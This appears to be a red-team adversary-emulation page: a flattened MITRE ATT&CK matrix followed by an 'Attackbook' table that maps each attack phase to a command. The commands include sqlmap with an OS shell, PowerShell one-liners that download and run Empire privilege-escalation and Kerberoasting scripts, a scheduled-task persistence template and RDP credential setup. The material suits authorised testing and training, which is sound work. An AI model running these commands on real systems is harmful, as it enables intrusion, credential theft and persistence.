Search Closed Sources (0/2)		Supply Chain Compromise (0/3)	System Services (0/2)	Create Account (0/3)	Event Triggered Execution (0/15)	Exploitation for Defense Evasion	Man-in-the-Middle (0/2)	Domain Trust Discovery	Taint Shared Content	Data from Information Repositories (0/2)	Fallback Channels	Exfiltration Over Web Service (0/2)	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/5)		Trusted Relationship	User Execution (0/2)	Create or Modify System Process (0/4)	Exploitation for Privilege Escalation	File and Directory Permissions Modification (0/2)	Modify Authentication Process (0/4)	File and Directory Discovery	Use Alternate Authentication Material (0/4)	Data from Local System	Ingress Tool Transfer	Exfiltration Over Web Service (0/2)	Firmware Corruption
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	Windows Management Instrumentation	Event Triggered Execution (0/15)	Hijack Execution Flow (0/11)	Hide Artifacts (0/7)	Network Authentication Process (0/4)	Network Service Scanning		Data from Network Shared Drive	Multi-Stage Channels	Scheduled Transfer	Inhibit System Recovery
Search Victim-Owned Websites				External Remote Services	Hijack Execution Flow (0/11)	Hijack Execution Flow (0/11)	Network Sniffing	Network Share Discovery		Data from Removable Media	Non-Application Layer Protocol	Transfer Data to Cloud Account	Network Denial of Service (0/2)
				Hijack Execution Flow (0/11)	Process Injection (0/11)	Impair Defenses (0/7)	OS Credential Dumping (0/8)	Network Sniffing		Data Staged (0/2)	Non-Standard Port	System Shutdown/Reboot	Resource Hijacking
				Implant Container Image	Scheduled Task/Job (0/6)	Indicator Removal on Host (0/6)	Steal Application Access Token	Peripheral Device Discovery		Email Collection (0/3)	Protocol Tunneling		Service Stop
				Office Application Startup (0/6)	Valid Accounts (0/4)	Indirect Command Execution	Steal or Forge Kerberos Tickets (0/4)	Permission Groups Discovery (0/3)		Input Capture (0/4)	Proxy (0/4)		
				Pre-OS Boot (0/5)		Masquerading (0/6)	Steal Web Session Cookie	Process Discovery		Man in the Browser	Remote Access Software		
				Scheduled Task/Job (0/6)		Modify Authentication Process (0/4)	Two-Factor Authentication Interception	Query Registry		Man-in-the-Middle (0/2)	Traffic Signaling (0/1)		
						Modify Cloud Compute Infrastructure (0/4)		Remote System Discovery					
								Software Discovery (0/1)					

Source: <https://mitre-attack.github.io/attack-navigator>





# Our Approach

## Attackbook

Phase	Tactic	Technique	Sub-Technique	Command
1	Reconnaissance	Active Scanning	Scanning IP Blocks	nmap -O -A \$IP
	Reconnaissance	Active Scanning	Vulnerability Scanning	nmap   Metasploit   Nessus   OpenVAS
2	Initial Access	Exploit Public-Facing	-	sqlmap -u \$IP/test.php --dbs --batch --os-shell
3	Privilege Escalation	Access Token Manipulation	Token Impersonation/Theft	IEX (IWR 'https://raw.githubusercontent.com/BC-SECURITY/Empire/f6efd5a963d424a1f983d884b637da868e5df466/data/module_source/privesc/Get-System.ps1'); Get-System -Technique Token -Verbose
4	Persistence	Scheduled Task/Job	Scheduled Task	SCHTASKS /Create /S #{target} /RU #{user_name} /RP #{password} /TN "Atomic task" /TR "#{task_command}" /SC daily /ST #{time}
5	Credential Access	Steal or Forge Kerberos Tickets	Kerberoasting	iex(iwr https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1) Invoke-Kerberoast   fl
6	Lateral Movement	Remote Services	Remote Desktop Protocol	\$Server="#{logonserver}" \$User="#{username}" \$Password="#{password}" cmdkey /generic:TERMSRV/\$Server /user:\$User /pass:\$Password mstsc /v:\$Server
				echo "RDP connection established"
7	Collection	Data from Local	-	Enumeration Scripts   Screenshots   Files
8	Exfiltration	Data Transfer Size	-	zip existing.zip --out new.zip -s 4m